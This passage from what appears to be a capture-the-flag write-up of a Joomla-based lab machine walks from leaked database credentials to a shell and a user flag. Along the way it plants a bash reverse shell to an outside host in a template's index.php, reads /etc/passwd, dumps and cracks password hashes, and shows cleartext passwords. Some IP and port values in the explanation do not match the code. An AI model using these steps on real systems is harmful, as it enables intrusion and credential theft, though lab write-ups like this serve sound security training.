


```
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "user": "lewis",
    "id": 224
  }
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "password": "P4ntherg0t1n5r3c0n##",
    "id": 224
  }
},
{
  "type": "application",
  "id": "224",
  "attributes": {
    "db": "joomla",
    "id": 224
  }
},
```

Figure 10: Server response.

As observed, there is a user named lewis with his password.

Using these credentials granted us access to the website, and we are now finally logged in, as shown in Figure 11.



We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

No Information Requests have been submitted yet.

Blog Sample Data

Sample data which will set up a blog site with articles, tags, custom fields and a workflow.
If the site is multilingual, the data will be tagged to the active backend language.

Multilingual Sample Data

Sample data which will set up a multilingual site.

Action	Date
User lewis logged in to admin	5 minutes ago.

Figure 11: Logged in.

3.1 Gain Access

Our next logical step is to gain access to the server hosting the web application by obtaining a reverse shell.

After some searching, we found '.php' pages in '/administrator/templates/atum/'. We opened the 'index.php' and added the following line:

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.63/4446 0 >&1'");
```


Now, let's break down the command:

- `/dev/tcp/10.10.14.6/4444`: This part involves file descriptor manipulation to create a TCP connection to the IP address `10.10.14.6` on port `4444`. The `>` operator redirects the output to the file `/dev/tcp/10.10.14.6/4444`, which is a special file opening a TCP connection.
- `0>1`: This redirects the standard input (file descriptor 0) to the standard output (file descriptor 1), connecting the input and output of the bash shell to the TCP connection.

Running this command will grant us the access we need. Simultaneously, we can establish a connection using netcat:

```
nc -lnvp port
```

This process is illustrated in Figure 12.



Editing file "/administrator/templates/atum/index.php" in template "atum".

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.63/44446 0>&1'")

/**
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2016 Open Source Matters, Inc. <https://www.j
 * @license     GNU General Public License version 2 or later; se
 * @since       4.0.0
 */

defined('_JEXEC') or die;

use Joomla\CMS\Factory;
use Joomla\CMS\HTML\HTMLHelper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Router\Route;
use Joomla\CMS\Uri\Uri;

/** @var \Joomla\CMS\Document\HtmlDocument $this */

$app   = Factory::getApplication();
$input = $app->input;
$wa    = $this->getWebAssetManager();
```


```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lnvp 44445
listening on [any] 44445 ...
connect to [10.10.15.63] from (UNKNOWN) [10.10.11.242] 55274
bash
jldf,cn
^C

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lnvp 44445
listening on [any] 44445 ...
connect to [10.10.15.63] from (UNKNOWN) [10.10.11.242] 56366
^C

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lnvp 44446
listening on [any] 44446 ...
connect to [10.10.15.63] from (UNKNOWN) [10.10.11.242] 57332
bash: cannot set terminal process group (879): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator$ 
```

Figure 12: Access.

3.2 Finding the User Flag

As we can see, we are the user `www-data`, typically used by web servers like Apache and Nginx for security reasons. It prevents the web server from having more access than necessary to avoid compromising the entire system if the server is exploited.

To proceed, we need to find a way to escalate privileges. Let's take a quick look at the `/etc/passwd` file:



```
www-data@devvortex:~/dev.devvortex.htb/components/com_users$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
logan:x:1000:1000:,,,:/home/logan:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
www-data@devvortex:~/dev.devvortex.htb/components/com_users$ ls
```

Figure 13: `/etc/passwd` file.

Logan can assist us in privilege escalation through SSH, but we need his password. Since Logan is a registered user on our Joomla panel, his password should be in the MySQL database where we obtained our credentials. Remember the database user `lewis`?


We attempted to log in to MySQL but encountered limitations in our shell, requiring us to run a Python command for a fully interactive shell:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

With an enhanced shell, we easily logged into MySQL using:

```
mysql -u lewis -p
```


And yes, we're in!



```
www-data@devvortex:~/dev.devvortex.htb/administrator$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tor$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 354
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Figure 14: MySQL.


Now, showcasing our SQL skills, we need to find Logan's password:



```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Figure 15: Databases.


Listing the tables using `show tables;`:



```
| sd4fg_privacy_consents        |
| sd4fg_privacy_requests        |
| sd4fg_redirect_links          |
| sd4fg_scheduler_tasks         |
| sd4fg_schemas                 |
| sd4fg_session                 |
| sd4fg_tags                    |
| sd4fg_template_overrides      |
| sd4fg_template_styles         |
| sd4fg_ucm_base                |
| sd4fg_ucm_content             |
| sd4fg_update_sites            |
| sd4fg_update_sites_extensions |
| sd4fg_updates                 |
| sd4fg_user_keys               |
| sd4fg_user_mfa                |
| sd4fg_user_notes              |
| sd4fg_user_profiles           |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |
| sd4fg_viewlevels              |
| sd4fg_webauthn_credentials    |
| sd4fg_workflow_associations   |
| sd4fg_workflow_stages         |
| sd4fg_workflow_transitions    |
| sd4fg_workflows               |
+-------------------------------+
71 rows in set (0.00 sec)
```

Figure 16: Tables.


The table `sd4fg_users` is our target. Let's perform an SQL select query:



```
mysql> select * from sd4fg_users
select * from sd4fg_users
    -> ;
;
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------------------------------------
------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| id  | name       | username | email               | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activation | params
                                                                                                                  | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------------------------------------
------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2024-02-03 11:59:13 | 0          |
                                                                                                                  | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-09-26 19:15:42 | NULL                |            | {"admin_style":"","admin_language":"","langu
age":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |        |      |            0 |              |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------------------------------------
------------------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+

2 rows in set (0.00 sec)

mysql> 
```

Figure 17: Database users.


And yes, we obtained the hash of Logan's password! Now, let's crack it using John the Ripper:



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ john --wordlist=rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:04 DONE (2024-02-03 13:33) 0.2004g/s 281.3p/s 281.3c/s 281.3C/s winston..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ 
```

Figure 18: Cracking the password.


Now, we are ready to log in as Logan:



```
www-data@devvortex:~/dev.devvortex.htb/administrator$ ssh logan@10.10.11.242
ssh logan@10.10.11.242
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
y
Please type 'yes', 'no' or the fingerprint: yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
logan@10.10.11.242's password: tequieromucho

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 03 Feb 2024 12:36:59 PM UTC

  System load:           0.03
  Usage of /:            63.6% of 4.76GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             169
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e652


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ 
```

Figure 19: SSH connection.

Finding the user flag was straightforward:




```
logan@devvortex:~$ ls
ls
user.txt
logan@devvortex:~$ cat user.txt
cat user.txt
fa2859700fc2d4e8e84a92be7dff4b51
logan@devvortex:~$ 
```

Figure 20: User flag.

3.3 Obtaining the Root Flag

Once we've gained access at the user level, the next objective is to escalate our privileges to the root level and secure the root flag. A sensible first step is to check the sudo privileges of the user Logan:



```
logan@devvortex:~$ sudo -l
sudo -l
[sudo] password for logan: tequieromucho

Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ 
```

Figure 21: Sudo privileges of Logan.

Logan has been granted permission to execute 'apport-cli'.

